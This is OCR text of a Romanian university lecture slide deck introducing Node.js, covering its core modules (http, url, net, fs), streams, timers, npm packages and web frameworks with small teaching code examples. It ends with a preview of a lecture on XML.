


http://strongloop.com/strongblog/node-js-is-faster-than-java/

node.js: caracterizare

Mediul node.js e disponibil gratuit – *open source* – pentru platformele UNIX/Linux, Windows, Mac OS X

http://nodejs.org/download/


npm
find packages
sign up or log in
npm is the package manager for javascript.
132,966
total packages
33,559,621
downloads in the last day
203,826,015
downloads in the last week
1,022,396,159
downloads in the last month
funcționalități suplimentare oferite
de module administrate via npm
https://npmjs.org/
browserify
express
PM2
browserify
browser-side require() the node way
9.0.3 published 24 days ago by substack
express
Fast, unopinionated, minimalist web fr...
4.12.2 published 14 days ago by dougwilson
pm2
Production process manager for Node....
0.12.7 published 15 days ago by jshkurti
grunt-cli
The grunt command line interface.
npm
a package manager for JavaScript
karma
Spectacular Test Runner for JavaScript.

node.js: caracterizare

Oferă un mediu de execuție în linia de comandă, pe baza unor biblioteci C++ și a procesorului V8


node program.js

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: exemplu

Un prim program care emite mesaje de salut

```
// salutari.js: un program (de sine-stătător) care emite un salut
console.log ('Salutari banale din Node.js');
```



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: exemplu

Un prim program care emite mesaje de salut

```
// salutari.js: un program (de sine-stătător) care emite un salut
console.log ('Salutari banale din Node.js');
```

```
> node salutari.js
Salutari banale din Node.js
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
// Un program JavaScript care salută toți posibilii săi clienți Web
var http = require ('http');          // folosim 'http', un modul Node predefinit

http.createServer (                   // creăm un server Web
  // funcție anonimă ce tratează o cerere și trimite un răspuns
  function (cerere, raspuns) {
    // afișăm la consola serverului mesaje de diagnostic
    console.log ('Am primit o cerere...');
    // stabilim valori pentru diverse câmpuri din antetul mesajului HTTP
    raspuns.writeHead (200, { 'Content-Type': 'text/html' });
    // emitem răspunsul propriu-zis conform tipului MIME (cod HTML)
    raspuns.end ('<html><body><h1>Salutari…</h1></body></html>');
  }
  // serverul ascultă cereri la portul 8080 al mașinii locale
  ).listen (8080, "127.0.0.1");

console.log ('Serverul creat asteapta cereri la http://127.0.0.1:8080/');
```

programul JavaScript creat funcționează ca un server Web pentru fiecare cerere emisă de un posibil client (*browser*, aplicație *desktop* etc.) conform modelului client/server

pe partea de server – așteptare de cereri

```
> node salutari-web.js
Serverul creat asteapta cereri la http://127.0.0.1:8080/
Am primit o cerere...
Am primit o cerere...
```

programul JavaScript creat funcționează ca un server Web pentru fiecare cerere emisă de un posibil client (*browser*, aplicație *desktop* etc.) conform modelului client/server

pe partea de server – așteptare de cereri

```
> node salutari-web.js
Serverul creat asteapta cereri la http://127.0.0.1:8080/
Am primit o cerere...
Am primit o cerere...
```

la client – recepționarea răspunsului conform cererii GET emise de un program *desktop* și de un navigator Web

```
> node client-salutari.js
Am primit raspuns de la server -- cod HTTP: 200
Continut receptionat: <html><body>
<h1>Salutari din Node.js</h1></body></html>
```

```
// Un program JS care implementează un client pentru serviciul de salut
var http = require ('http');

http.get ('http://127.0.0.1:8080/',          // emite o cerere HTTP
  function (raspuns) {
    console.log ('Am primit raspuns de la server -- cod HTTP: '
      + raspuns.statusCode);                 // statusCode: 200, 404,...
  })
// tratăm diverse evenimente
.on ('error',                                // eroare
  function (e) { console.log ('Eroare: ' + e.message); })
.on ('response',                             // receptare răspuns de la server
  function (raspuns) {                       // există date de procesat
    raspuns.on ('data', function (date) {
              console.log ('Continut receptionat: ' + date);
            });
  }
);
```

node.js: module

Funcția **require ()** specifică utilizarea unui modul Node.js

module predefinite (*built-in*):

privitoare la tehnologii Web – **http**, **https**, **url**, **querystring**
referitoare la fișiere – **fs**, **path**
vizând rețeaua – **net**, **dns**, **dgram**, **tls**,...
resurse privind sistemul de operare – **os**, **child_process**
alte aspecte de interes – **buffer**, **console**, **util**, **crypto**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – http

Dezvoltarea de aplicații Web via modulul **http**

funcționalități HTTP de bază

crearea unui server Web: **createServer()**

realizarea de cereri HTTP: **request() get()**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – http

Dezvoltarea de aplicații Web via modulul **http**

servire de cereri HTTP – clasa **http.Server**

metode uzuale:
listen() setTimeout() close()

evenimente ce pot fi tratate:
request connect close clientError etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – http

Dezvoltarea de aplicații Web via modulul **http**

răspuns emis de server – clasa **http.ServerResponse**

metode uzuale:
writeHead() getHeader() removeHeader() write() end() etc.

evenimente: **close clientError**

proprietăți folositoare: **statusCode headersSent**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – http

Dezvoltarea de aplicații Web via modulul **http**

cerere emisă de client – clasa **http.ClientRequest**

metode uzuale:
write() abort() end() setTimeout() setSocketKeepAlive()

evenimente ce pot fi tratate:
response connect continue socket etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – http

Dezvoltarea de aplicații Web via modulul **http**

mesaj vehiculat – clasa **http.IncomingMessage**

metode: **setEncoding() setTimeout() pause() resume()**

evenimente ce pot fi tratate: **data end close**

proprietăți de interes:
httpVersion headers method url statusCode socket

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – url


Procesarea adreselor Web via modulul **url**

metode oferite:
parse() format() resolve()

http://nodejs.org/api/url.html

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
var url = require ('url');

var adresaWeb = url.parse (
  'http://undeva.info:8080/oferta/jucarii/produs/?nume=Tux&marime=17#descriere',
  true      // generează un obiect 'query' ce include câmpurile din querystring
);
console.log (adresaWeb);

if (adresaWeb['query'].marime > 13) {
  console.log ('Jucaria e in regula.');
} else {
  console.log ('Jucaria e stricata.');
}
```



```
> node url.js
{ protocol:       'http:',
  slashes:        true,
  auth:           null,
  host:           'undeva.info:8080',
  port:           '8080',
  hostname:       'undeva.info',
  hash:           '#descriere',
  search:         '?nume=Tux&marime=17',
  query:          { nume: 'Tux', marime: '17' },
  pathname:       '/oferta/jucarii/produs/',
  path:           '/oferta/jucarii/produs/?nume=Tux&marime=17',
  href:           'http://undeva.info:8080/oferta/jucarii/produs/?nume=…'
}
Jucaria e in regula.
```

node.js: module – net

Crearea de aplicații Internet – modulul **net**

partea de server:

createServer()

+

clasa **net.Server**

metode: **listen() close() address() getConnections()**

evenimente: **listening connection close error**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – net

Crearea de aplicații Internet – modulul **net**

partea de client:

connect()
createConnection()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – net

Crearea de aplicații Internet – modulul **net**

acces la *socket*-uri – clasa **net.Socket**

metode: **connect() write() setEncoding() destroy() end()** etc.

evenimente: **connect data end timeout drain error close**

proprietăți utile: **localAddress localPort remoteAddress remotePort bytesRead bytesWritten bufferSize**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – fs

Acces la sistemul de fișiere via modulul **fs**

metode folosite uzual – comportament asincron:

open() read() write() close()

truncate() stat() chmod() rename() exists()

isFile() isDirectory() isSocket()

mkdir() rmdir() readdir()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – fs

Acces la sistemul de fișiere via modulul **fs**

studiu de caz (Victor Porof, 2013):
generare de liste de melodii via iTunes și Last.fm

https://github.com/victorporof/plgen

(ilustrează și maniera de creare a modulelor proprii)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: fluxuri de date

Accesul la date poate fi realizat
prin intermediul fluxurilor (***streams***)

abstractizează accesul la date stocate parțial
(*partially buffered data*)

se emit evenimente ce pot fi tratate de codul aplicației

node.js: fluxuri de date

Accesul la date poate fi realizat
prin intermediul fluxurilor (***streams***)

fluxuri ce pot fi citite (*readable streams*)
e.g., create de **fs.createReadStream() http.ServerRequest**
http.ClientResponse net.Socket child.stdout process.stdin

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: fluxuri de date

Accesul la date poate fi realizat
prin intermediul fluxurilor (***streams***)

fluxuri ce pot fi citite (*readable streams*)
e.g., create de **fs.createReadStream() http.ServerRequest**
http.ClientResponse net.Socket child.stdout process.stdin

emit evenimentele **data end error**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: fluxuri de date

Accesul la date poate fi realizat
prin intermediul fluxurilor (***streams***)

fluxuri ce pot fi citite (*readable streams*)
e.g., create de **fs.createReadStream() http.ServerRequest**
http.ClientResponse net.Socket child.stdout process.stdin

au asociate metodele **pause() resume() destroy()**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: fluxuri de date

Accesul la date poate fi realizat
prin intermediul fluxurilor (***streams***)

fluxuri ce pot fi scrise (*writeable streams*)
e.g., create de **fs.createWriteStream() http.ServerResponse**
http.ClientRequest net.Socket child.stdin process.stdout

node.js: fluxuri de date

Accesul la date poate fi realizat
prin intermediul fluxurilor (***streams***)

fluxuri ce pot fi scrise (*writeable streams*)
e.g., create de **fs.createWriteStream() http.ServerResponse**
http.ClientRequest net.Socket child.stdin process.stdout

emit evenimentele **drain error**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: fluxuri de date

Accesul la date poate fi realizat
prin intermediul fluxurilor (***streams***)

fluxuri ce pot fi scrise (*writeable streams*)
e.g., create de **fs.createWriteStream() http.ServerResponse**
http.ClientRequest net.Socket child.stdin process.stdout

oferă metodele **write() end() destroy()**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
// Program ce preia ceea ce tastează utilizatorul la intrarea standard
// și scrie într-un fișier – conform M. Takada (2012)
var fs = require ('fs');

var fisier = fs.createWriteStream ('./spion.txt');

// la apariția datelor, le scriem în fișier
process.stdin.on ('data', function (date) { fisier.write (date); } );

// tratăm evenimentul de terminare a fluxului
process.stdin.on ('end', function() { fisier.end (); } );

// "reactivăm" intrarea standard; implicit, e în starea 'paused'
process.stdin.resume ();
```

obiectul **process** e global – detalii la **http://nodejs.org/api/process.html**

node.js: rulare temporizată

Se poate planifica execuția codului JavaScript

recurgerea la funcțiile globale

setTimeout ()

clearTimeout ()

setInterval ()


clearInterval()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
// creăm un server Web care trimite fiecărui client secvența valorilor unui contor
var server = http.createServer ().listen (8080, '127.0.0.1');

// stabilim un comportament la apariția evenimentului 'request' (cerere de la un client)
server.on ('request', function (cerere, raspuns) {
  console.log ('Cerere de la clientul ' + cerere.headers['user-agent']);
  raspuns.writeHead (200, { 'Content-Type': 'text/html' });

  var contor = 0;
  var interval = setInterval ( // generăm valori ale contorului conform intervalului de timp
    function () {
      raspuns.write ('<p>Contorul are valoarea ' + contor + '</p>');
      console.log ('Contorul are valoarea ' + contor);
      contor++;
      if (contor >= 7) {
         clearInterval (interval);          // ștergem intervalul
         raspuns.end ();                    // închidem fluxul de răspuns
         console.log ('Am trimis raspuns clientului ' + cerere.headers['user-agent']);
      }
    }, 1000);                               // cod rulat la interval de 1000 milisec.
});
```

Cerere de la clientul … Gecko/20100101 Firefox/36.0
Contorul are valoarea 0
Contorul are valoarea 1
Contorul are valoarea 2
Contorul are valoarea 3
Cerere de la clientul … Windows NT 6.3; WOW64; Trident/7.0…
Contorul are valoarea 4
Contorul are valoarea 0
Contorul are valoarea 5
Contorul are valoarea 1
Contorul are valoarea 6
Am trimis raspuns clientului … Gecko/20100101 Firefox/36.0
Contorul are valoarea 2
Contorul are valoarea 3
Contorul are valoarea 4
Contorul are valoarea 5
Contorul are valoarea 6
Am trimis raspuns clientului … Windows NT 6.3; WOW64; Trident/7.0…

Cerere de la clientul … Gecko/20100101 Firefox/36.0
Contorul are valoarea 0
Contorul are valoarea 1
Contorul are valoarea 2
Contorul are valoarea 3
Cerere de la clientul … Windows NT 6.3; WOW64; Trident/7.0…
Contorul are valoarea 4
Contorul are valoarea 0
Contorul are valoarea 5
Contorul are valoarea 1
Contorul are valoarea 6
Am trimis raspuns clientului … Gecko/20100101 Firefox/36.0
Contorul are valoarea 2
Contorul are valoarea 3
Contorul are valoarea 4
Contorul are valoarea 5
Contorul are valoarea 6
Am trimis raspuns clientului … Windows NT 6.3; WOW64; Trident/7.0…



browser-ul va aștepta ca întreaga secvență de valori să fie trimisă de către server

de ce?

node.js: evenimente

Emiterea (lansarea) și tratarea (prinderea) evenimentelor specificate de programator se realizează via **event.EventEmitter**

clasă utilizată intern de multe biblioteci de bază

http://nodejs.org/api/events.html

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module externe

Funcția **require ()** specifică utilizarea unui modul Node.js

module disponibile *on-line* (instalate via utilitarul **npm**)

instalare globală a unui modul: **npm install *modul* –g**
listarea modulelor existente: **npm list**
căutarea unui modul: **npm search *modul***
eliminarea unui modul: **npm uninstall *modul***
actualizarea unui modul: **npm update *modul***

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: module – node-sqlite-purejs

Exemplificare:

utilizarea modulului **node-sqlite-purejs**
pentru operații cu baze de date relaționale SQLite

nu depinde de alte module

detalii la **http://npmjs.org/package/node-sqlite-purejs**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
var sql = require ('node-sqlite-purejs');

var nume = [ 'Tuxy', 'Pingou', 'Ux', 'Ping', 'Ingu', // nume fictive de pinguini
                'Nes', 'Xut', 'Nipu', 'Guin', 'Esc' ];
// operații SQL uzuale: creare tabelă, inserare date, interogare
sql.open ('./pinguini.sqlite', {}, function (eroare, bd) {
  bd.exec ('CREATE TABLE tucsi (id integer, nume text, varsta integer)');
  for (var id = 0; id < 10; id++) {  // inserăm date (vârsta e generată aleatoriu)
    bd.exec ('INSERT INTO tucsi VALUES (' + id + ', "'
      + nume[id] + '", ' + Math.round (Math.random () * 60) + ');');
  };

  // preluăm pinguinii adulți
  bd.exec ("SELECT * FROM tucsi WHERE varsta >= 18 ORDER BY nume;",
    function (eroare, rezultate) { console.log (rezultate); }
  );
  }
);
```

node.js: module – studiu de caz

Dorim să realizăm un mini-robot care procesează conținutul diverselor resurse disponibile pe Web

rol de client pentru un server Web

prelucrează codul HTML ▸ *Web scrapping*
(metode consacrate: DOM sau SAX)

în cursurile viitoare

```
var http    = require ('http');
var qs      = require ('querystring');
var xpath   = require ('xpath');
var dom     = require ('xmldom').DOMParser;

// de exemplu, dorim să obținem reprezentarea corespunzătoare resursei
// de la http://www.php.net/manual-lookup.php?pattern=cookie&scope=quickref
var param = {                                   // stabilim parametrii cererii HTTP
    host: 'www.php.net', port: 80, method: 'GET',
    path: '/manual-lookup.php' + '?' + qs.stringify ({ pattern: 'cookie', scope: 'quickref' })
};

var cerere = http.get (param, function (raspuns) {
  var rezultat = '';                            // răspunsul poate sosi în fragmente de date
  raspuns.on ('data', function (date) {  // tratăm evenimentul privitor la apariția datelor
    rezultat += date;
  });
  raspuns.on ('end', function() {          // tratăm evenimentul de finalizare a transferului
    console.log (procesareHTML (rezultat));
  });
});
```

conectare la un server Web

```
// realizează procesarea dorită (Web scrapping)
function procesareHTML (document) {
  var adrese = [];
  // instanțiem un procesor DOM
  var doc = new dom().parseFromString (document);
  // selectăm via o expresie XPath elementele <a> incluse în <li>
  var noduri = xpath.select ("//li/a", doc);
  // obținem valoarea atributului 'href' (URL-ul)
  for (var i = 0; i < noduri.length; i++) {
    adrese.push (noduri[i].getAttribute ('href')); // plasăm în tablou
  }
  return (adrese);
}
```

procesare document cu DOM și XPath

NODE.JS MODULES

POPULAR **INTERESTING** NEW

TAGS

#1 **npm** 98.4%
A package manager for node

#2 **express** 98.2%
Sinatra inspired web development framework

#3 **mocha** 97.3%
simple, flexible, fun test framework

#4 **jade** 97.2%
Jade template engine

jade: Jade template engine

#5 **connect** 96.9%
High performance middleware framework

#6 **socket.io** 95.3%
Real-time apps made cross-browser & easy with a WebSocket-like...

#7 **mongodb** 95.3%
A node.js driver for MongoDB

#8 **stylus** 95.0%
Robust, expressive, and feature-rich CSS superset

Find tag...

all javascript client api simple
browser server framework web
module parser http nodejs
implementation test css json file
express data cli tool engine
testing coffeescript object
database html based middleware
wrapper command connect
template easy language files
asynchronous async build code
fast stream ender line mongodb
utility generator compiler rest
system applications jquery
templates dom support bdd
lightweight objects tools bindings

lista modulelor Node.js – **https://nodejsmodules.org/**

node.js: *framework*-uri web

Uzual, încurajează dezvoltarea de aplicații Web
în care interacțiunea cu utilizatorul
se realizează într-o singură pagină

realtime single-page Web apps

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Full-stack frameworks

That's where Node.js really shines. The full-stack MVC frameworks are bundled with scaffolding, template engines, websocket and persistence libraries to allow you build real-time scalable web apps.

- Derby
- SocketStream
- MEAN.io
- Meteor
- TWEE.IO
- Mojito
- SANE

Alte facilități notabile:

MVC (*Model-View-Controller*) și variantele
transfer de date în timp-real – *e.g.*, cu Socket.IO
servicii Web – paradigma REST
suport pentru baze de date NoSQL
template-uri de prezentare a conținutului

http://nodeframework.com/

node.js: *framework*-uri web – exemple

Derby
Express
Flatiron
Geddy
Locomotive
Meteor
Mojito
SocketStream
TowerJS

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: utilizări pragmatice

Deservirea unui volum mare de conexiuni concurente cu necesar minim de resurse (procesor, memorie) într-un singur proces

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: utilizări pragmatice

Procesarea în timp-real
a datelor JSON oferite de API-uri (multiple)

inclusiv, crearea de aplicații
oferind fluxuri de date (*streaming data*)
de experimentat **http://nodestreams.com/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: utilizări pragmatice

Dezvoltarea rapidă de servicii Web
sau API-uri conform paradigmei REST
(*REpresentational State Transfer*)

framework-uri pentru dezvoltarea de API-uri:
actionHero.js, facet, Frisby, restify, restmvc, percolator,...

rezumat

dezvoltarea de aplicații Web la nivel de server
de la JavaScript la Node.js
caracteristici, module, exemple


```
<!-- Modelarea unui lumi 3D via XML -->
<!-- o sfera oranj, stralucitoare -->
<Transform>
    <Shape>
        <Appearance>
            <Material diffuseColor="1 0.2 0"
                specularColor="1 0.8 1" shininess="0.9"/>
        </Appearance>
        <Sphere radius="2"/>
    </Shape>
</Transform>
<!-- un con turtit -->
<Transform rotation="0 1 0 1" translation="-1 0.7 -1">
    <Shape>
        <Appearance>
            <Material diffuseColor="0.8 0.4 0"/>
        </Appearance>
        <Cone bottomRadius="3.5" height="1.5"/>
    </Shape>
</Transform>
<!-- un text -->
<Transform translation="0 4 0">
    <Shape>
        <Text solid="false" string="Salut din X3D">
            <FontStyle justify="MIDDLE"/>
        </Text>
        <Appearance>
            <Material diffuseColor="0.8 1 0.3"/>
        </Appearance>
    </Shape>
</Transform>
```

episodul viitor:

un model de date pentru Web: familia XML

Tehnologii Web

un model de date pentru Web (I)



familia XML

“Esențialul în lumânare nu este ceara
ce lasă urma, ci lumina.”

